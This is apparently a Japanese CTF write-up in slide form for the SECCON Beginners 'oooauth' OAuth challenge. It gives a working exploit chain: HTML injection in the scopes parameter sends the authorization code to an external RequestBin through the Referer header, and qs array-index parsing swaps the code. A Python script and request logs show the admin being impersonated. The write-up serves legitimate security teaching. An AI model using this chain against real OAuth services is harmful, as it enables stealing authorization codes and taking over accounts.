Set-Cookie: connect.sid=s%3A43fAJegbyN88WSvdpEJPnVu8ADsKY3z4.0e1RNZj3dq0QyJMVbldhY2rXR8hI1SoUM2kmSnsn21M; Path=/; HttpOnly
```

- script-srcは、リクエスト毎に異なるnonceが必要
- connect-srcは、自分自身のみ許可
- base-uriは、自分自身のみ許可
- object-srcは、全て禁止

CSP (Content Security Policy)

```
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Thu, 15 Jun 2023 08:07:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1530
Connection: close
X-Powered-By: Express
Content-Security-Policy: script-src 'nonce-ea7a9f53cb49b187'; connect-src 'self'; base-uri 'self'; object-src 'none';
Etag: W/"51d-21W2M0M01101016V9Zpxv90dJscs0"
Set-Cookie: connect.sid=s%3A4t3fAJegbyN88WSvdpEJPnVu8ADsKY3z4.0e1RNZj3dq0QyJMVbldhY2rXR8hI1SoUM2kmSnsn21M; Path=/; HttpOnly
```

- script-srcは、リクエスト毎に異なるnonceが必要
- connect-srcは、自分自身のみ許可
- base-uriは、自分自身のみ許可
- object-srcは、全て禁止

XSSはできなそう

Referrer-Policy (client/views/index.ejs)

```
<> index.ejs x
ooauth > client > views > <> index.ejs > html > head > meta
1  <!DOCTYPE html>
2  <html lang="en">
3    <head>
4      <meta charset="utf-8">
5      <meta http-equiv="X-UA-Compatible" content="IE=edge">
6      <meta name="viewport" content="width=device-width, initial-scale=1">
7      <meta name="referrer" content="no-referrer-when-downgrade">
8
9    <title>OAuth Client</title>
10
11    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">
12    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js" nonce="<%= nonce %>"></script>
13    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.5/js/bootstrap.min.js" nonce="<%= nonce %>"></script>
```

Referrer-Policy (client/views/index.ejs)

<> index.ejs X

oooauth > client > views > <> index.ejs > html > head > meta

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1">
7     <meta name="referrer" content="no-referrer-when-downgrade">
8   
```

no-referrer-when-downgrade

- HTTP→HTTP / HTTP→HTTPS / HTTPS→HTTPSの時:
Refererヘッダでオリジン/パス/クエリストリングを送信する
- HTTPS→HTTPの時:
Refererヘッダを送信しない

Referrer-Policy 参考: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

Referrer-Policy:	条件	オリジン	パス	クエリストリング
no-referrer	-	×	×	×
no-referrer-when-downgrade	HTTPS→HTTP以外	○	○	○
origin	-	○	×	×
origin-when-cross-origin	同一オリジン	○	○	○
	クロスオリジン	○	×	×
same-origin	同一オリジン	○	○	○
strict-origin	HTTPS→HTTP以外	○	×	×
strict-origin-when-cross-origin (デフォルト)	同一オリジン	○	○	○
	クロスオリジン かつ HTTPS→HTTP以外	○	×	×
unsafe-url	-	○	○	○

Referer確認

```
GET
/auth?response_type=code&client_id=oauth-client&redirect_uri=http%3A%2F%2Flocalhost%3A3000%2Fcallback
&scopes=%3Cimg%0asrc=https://en4kkl380w4ga.x.pipedream.net/%3E HTTP/1.1
Host: localhost:3001
sec-ch-ua:
sec-ch-ua-mobile:
sec-ch-ua-platform:
Upgrade-Insecure-Requests:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8,application/signal
Accept-Encoding: gzip, deflate, br
Accept-Language: ja-JP,ja;q=0.9,en-US;q=0.7,en;q=0.6
(略)
```

HTMLタグを埋め込んでRefererを取得できるか確認する。

``

空白はscopesの区切り判定で処理されてしまうため、改行コード「%0a」を使いimgとsrcの間を空ける。

`<img/src=https://...>`でも可。

Referer確認 (RequestBinを利用)

pipedream Sign in to old version

▼ Untitled public Endpoint https://en4kk1380w4ga.x.pipedream.net/ Copy + New

LIVE PAUSE

Today

午後3:39:30	GET	/
午後3:33:11	GET	/favicon.ico
午後3:33:11	GET	/

HTTP REQUEST 2RENEd10wI15yu2mNtJnQT2rma3

Details **GET** / copy

Headers ▼ (13) headers

host	en4kk1380w4ga.x.pipedream.net
x-amzn-trace-id	Root=1-648ab221-5
sec-ch-ua	?
sec-ch-ua-mobile	0
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.103 Safari/537.36
sec-ch-ua-platform	Windows
accept	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*; q=0.8
sec-fetch-site	cross-site
sec-fetch-mode	no-cors
sec-fetch-dest	image
referer	http://localhost:3000/cal1back?code=c14b97b7e8fff30d33ce4f254abe2e5e
accept-encoding	gzip, deflate
accept-language	ja,en-US;q=0.9,en;q=0.8

Refererヘッダによって、codeを確認できる

Connect APIs with code-level control when you need it — and no code when you don't.

Create HTTP Workflow Quickstart

scopesの扱い(server/index.js:/auth)

/authのクエリパラメータとして渡された後、scopesはセッションに保持される。

```
112  scopes = scopes.split(" ");
113
114  req.session.client = client;
115  req.session.scopes = scopes;
116  req.session.redirect_uri = redirect_uri;
117
```

codeを窃取する

- codeは一度使われると利用不可になる。
- Refererを送信させるには、一度は正しいcodeを使わせる必要がある。



guestでログインする際のcodeを使わせることができれば、
未使用のcodeを取得できそう。

/auth(server/index.js)

```
94 let redirectUrl;
95 try {
96   redirectUrl = new URL(redirect_uri);
97 } catch(err) {
98   res.status(400).json({ error: "invalid_request", error_description: "invalid redirect_uri" });
99   return;
100 }
101
102 if (!client.redirect_uris.includes(redirectUrl.origin+redirectUrl.pathname)) {
103   res.status(400).json({ error: "invalid_request", error_description: "invalid redirect_uri" });
104   return;
105 }
106
107 if (response_type !== "code") {
108   res.status(400).json({ error: "invalid_request", error_description: "invalid response_type" });
109   return;
110 }
```

オリジンとパスの確認のみ。
任意のクエリが入れる。

パラメータ操作 : /auth

GET

/auth?response_type=code&client_id=oauth-client&redirect_uri=http%3A%2F%2Flocalhost%3A3000%2Fcallback
?test=aaaa&scopes=email+profile HTTP/1.1

Host: localhost:3001

sec-ch-ua:

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: ""

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/114.0.5735.110 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

(略)

パラメータ操作後 : /callback

```
HTTP/1.1 302 Found
Server: nginx/1.21.6
Date: Thu, 15 Jun 2023 10:13:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 208
Connection: close
X-Powered-By: Express
Cache-Control: no-store
Location: http://localhost:3000/callback?test=aaaa&code=076e03254bec00d4be7278e1e88b982a
Vary: Accept
```

認証後のcallbackに
任意のパラメータが反映される。

```
<p>Found. Redirecting to <a
href="http://localhost:3000/callback?test=aaaa&code=076e03254bec00d4be7278e1e88b982a">http://localho
st:3000/callback?test=aaaa&code=076e03254bec00d4be7278e1e88b982a</a></p>
```

code (client/index.js : /callback)

```
64 // Send Access Token Request
65 const params = req.query;
66 params.grant_type = "authorization_code";
67 params.redirect_uri = `${CLIENT_URL}/callback`;
68 const tokenUrl = "http://server:3001/token";
69
70 try {
71   const response = await axios.post(tokenUrl, params, {
72     headers: {
73       "Content-Type": "application/x-www-form-urlencoded",
74       "Authorization": "Basic " + Buffer.from(CLIENT_ID + ":" + CLIENT_SECRET).toString("base64")
75     }
76   });
```

/callbackに送られたクエリパラメータはそのまま/tokenに送られる。

整理: code

HTTP/1.1 302 Found
Server: nginx/1.21.6
Date: Thu, 15 Jun 2023 10:13:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 208
Connection: close
X-Powered-By: Express
Cache-Control: no-store
Location: http://localhost:3000/callback?test=aaaa&code=076e03254bec00d4be7278e1e88b982a
Vary: Accept

RefererにはURL全てが送信されるため、
既存のcodeを使わせないように、新規のcode
を追加できれば良さそう。

code=076e03254bec00d4be7278e1e88b982a

<p>Found. Redirecting to http://localho
st:3000/callback?test=aaaa&code=076e03254bec00d4be7278e1e88b982a</p>

code(server/index.js:/token)

```
204 const codeValue = Array.isArray(req.body.code)? req.body.code.slice(-1)[0] : req.body.code;
205 const code = codes.get(codeValue);
206 if (code === undefined) {
207     res.status(400).json({
208         error: "invalid_grant",
209         error_description: "The authorization code
210     });
211     return;
212 }
```

codeパラメータを配列で渡すと、最後の値が使われる。

```
> var a = [1, 2, 3, 4]
< undefined
> a.slice(-1)[0]
< 4
```

qsライブラリの仕様

```
?code=test1&code=test2&code=ff456a880732f079786da20a32ba4413
```

上記のパラメータは以下と解釈される。

```
code:["test1", "test2", "ff456a880732f079786da20a32ba4413"]
```

qsライブラリの仕様

```
?code=test1&code=test2&code=ff456a880732f079786da20a32ba4413
```

上記のパラメータは以下と解釈される。

```
code: ["test1", "test2", "ff456a880732f079786da20a32ba4413"]
```

```
code.slice(-1)[0]: "ff456a880732f079786da20a32ba4413"
```

どうにかして、元々のcodeを最後以外にしたい

```
code: ["test2", "ff456a880732f079786da20a32ba4413", "test1"]
```

qsライブラリの仕様

```
?code[2]=test1&code=test2&code=ff456a880732f079786da20a32ba4413
```

上記のパラメータは以下と解釈される。


```
code:["test2", "ff456a880732f079786da20a32ba4413", "test1"]
```


qsライブラリの仕様

```
?code[2]=test1&code=test2&code=ff456a880732f079786da20a32ba4413
```

上記のパラメータは以下と解釈される。

```
code:["test2", "ff456a880732f079786da20a32ba4413", "test1"]
```



```
code.slice(-1)[0]: "test1"
```

codeのすり替え

- /auth実行時のredirect_uriパラメータを以下のように変更することで、本来のcodeを未使用の状態にすることができる。

```
http://localhost:3001/auth?response_type=code&client_id=oauth-client&redirect_uri=http%3A%2F%2Flocalhost%3A3000%2Fcallback%3Fcode%5B2%5D%3D<guestで取得したcode>%26code%3Da&scopes=email+profile
```

?code[2]=<guestで取得したcode>&code=a

実行

流れ

1. guestでcodeを取得
2. /reportでクローラに細工したクエリを実行させる
3. Refererから外部サイトに送られるcodeを取得
4. codeを使用してadminとしてなりすます
5. flagを取得

1. guestでcodeを取得

この時、scopesにHTMLインジェクション用の文字列を入れておく。

```
#!/usr/bin/env python3
```

```
# -*- coding: utf-8 -*-
```

```
import urllib.parse
```

```
import requests
```

```
CLIENT_URL = "https://oauth.beginners.seccon.games:3000"
```

```
SERVER_URL = "https://oauth.beginners.seccon.games:3001"
```

```
RECEIVE_URL = "https://<code受信サーバー>"
```

```
def get_guest_code() -> str:
```

```
    session = requests.Session()
```

```
    params = {
```

```
        "response_type": "code",
```

```
        "client_id": "oauth-client",
```

```
        "redirect_uri": f"{CLIENT_URL}/callback",
```

```
        "scopes": f"<img\\nsrc={RECEIVE_URL}>",
```

```
    }
```

```
    res = session.get(f"{SERVER_URL}/auth", params=params)
```

```
    params = {
```

```
        "username": "guest",
```

```
        "password": "guest",
```

```
        "approved": "Approve",
```

```
    }
```

```
    res = session.post(
```

```
        f"{SERVER_URL}/approve",
```

```
        data=params,
```

```
        allow_redirects=False,
```

```
    )
```

```
    return res.text.split("code=")[1].split("&")[0]
```


2. /reportでクローラに細工したクエリを実行させる

```
def create_query(guest_code: str) -> str:
    params = {
        "response_type": "code",
        "client_id": "oauth-client",
        "redirect_uri": f"{CLIENT_URL}/callback?code[2]={guest_code}&code=a",
        "scopes": "",
    }
    return f"?{urllib.parse.urlencode(params)}"
```

クエリの生成

```
salt@DESKTOP:~/projects/4b$ python test.py
guest_code=252d126df9e5cd6ab69f1710058854bb
url=?response_type=code&client_id=oauth-client&redirect_uri=https%3A%2F%2F000auth.beginners.seccon.games%3A3000%2Fcallback%3Fcode%5B2%5D%3D252d126df9e5cd6ab69f1710058854bb%26code%3Da&scopes=
```

2. /reportでクローラに細工したクエリを実行させる



The screenshot shows a web browser window with the address bar displaying `https://oauth.beginners.secon.games:3001/report`. The page title is "Report - OAuth Authorization Server". The main heading is "Report". Below it, the label "query:" is followed by a text input field containing the URL-encoded query string: `?response_type=code&client_id=oauth-client&redirect_uri=https%3A%2F%2Foauth.beginners.secon.games%3A3000%2Fcallback%3Fcode%5`. Below the input field, there is a line of text: "If you set `?response_type=code&...&scopes=email profile` as path, admin will check `https://oauth.beginners.secon.games:3001/auth?response_type=code&...&scopes=email profile`". At the bottom left, there is a blue button labeled "Send".

Report - OAuth Authorization Server

Report

query:

If you set `?response_type=code&...&scopes=email profile` as path, admin will check `https://oauth.beginners.secon.games:3001/auth?response_type=code&...&scopes=email profile`

Send


3. Refererから外部サイトに送られるcodeを取得

Details	GET /
Headers	▼ (12) headers
host	enhyat9caqelv.x.pipedream.net
x-amzn-trace-id	Root=1-648b21ab-743ca3a00cc9dc430fdd2741
sec-ch-ua	"Not.A/Brand";v="8", "Chromium";v="114", "HeadlessChrome";v="114"
sec-ch-ua-mobile	?0
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/114.0.5735.90 Safari/537.36
sec-ch-ua-platform	"Linux"
accept	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
sec-fetch-site	cross-site
sec-fetch-mode	no-cors
sec-fetch-dest	image
referer	https://oauth.beginners.secon.games:3000/callback?code%5B2%5D=eeb4646b817b819ba94a29598e00d610&code=%&code=acd1a9aa575a1969d975368f6db138b9
accept-encoding	gzip, deflate, br


4. codeを使用してadminとしてなりすます

ブラウザで以下のURLにアクセスするとadminとして入れる。

- <https://oauth.beginners.seccon.games:3000/callback?code=acd1a9aa575a1969d975368f6db138b9>



5. flagを取得



まとめ

まとめ: oooauth

- OAuth 2.0 実装上の問題
 - redirect_uriの検証不備
- 脆弱性 / 仕様不備
 - HTMLインジェクション
 - Referer
 - qsのパラメータ解釈

別解

codeの窃取: 別解

- qsライブラリは1000パラメータまでの制限がある。
- 1001以降のパラメータは捨てられる。

```
> var qs = require('qs')
```

```
> p1000 = `a=1${'&b'.repeat(998)}&a=2`  
> qs.parse(p1000).a  
[ '1', '2' ]  
> qs.parse(p1000).a.slice(-1)  
[ '2' ]
```

```
> p1001 = `a=1${'&b'.repeat(999)}&a=2`  
> qs.parse(p1001).a  
'1'  
> qs.parse(p1001).a.slice(-1)  
'1'
```

codeの窃取: 別解

- qsライブラリは1000パラメータまでの制限がある。
- 1001以降のパラメータは捨てられる。

```
> var qs = require('qs')
```

```
> p1000 = `a=1${'&b'.repeat(998)}&a=2`
```

```
> qs.parse(p1000).a
```

```
[ '1', '2' ]
```

```
> qs.parse(p1000).a.slice(-1)
```

['2']

```
> p1001 = `a=1${'&b'.repeat(999)}&a=2`
```

```
> qs.parse(p1001).a
```

'1'

```
> qs.parse(p1001).a.slice(-1)
```

'1'

a=1&b&b&b&b&b&b&b...&b&b&b&b&b&b&b
 &b&b&b&b&b&b&b&b&b&b&b&b&b&b&b
 &b&b&b&b&b&b&b&b&b&b&b&b&b&b&b
 &b&b&b&b&b&b&b&b&b&b&b&b&b&b&b
 &b&b&b&b&b&b&b&b&b&b&b&b&b&b&b
 &p&p&p&p&p&p&p&p&p&p&p&p&p&a=2

codeの窃取: 別解

- authorization_codeとredirect_uriが途中の処理で追加されることも考慮する。

```
def create_query2(guest_code: str) -> str:
    params = {
        "response_type": "code",
        "client_id": "oauth-client",
        "redirect_uri": f"{CLIENT_URL}/callback?code={guest_code}'&a'*997}&grant_type&redirect_uri",
        "scopes": "",
    }
    return f"?{urllib.parse.urlencode(params)}"
```


参考

参考

- <https://melonattacker.github.io/posts/36/>
- <https://blog.hamayanhamayan.com/#web-oooauth>

余談

- テンプレートエンジンは、Pugが好き
 - 犬のパグも好き
 - 犬派
- セキュリティ界隈(CTF界隈？ / 知る範囲)では猫派が多そう
 - Twitterのアイコンを猫にしている人をよく見かける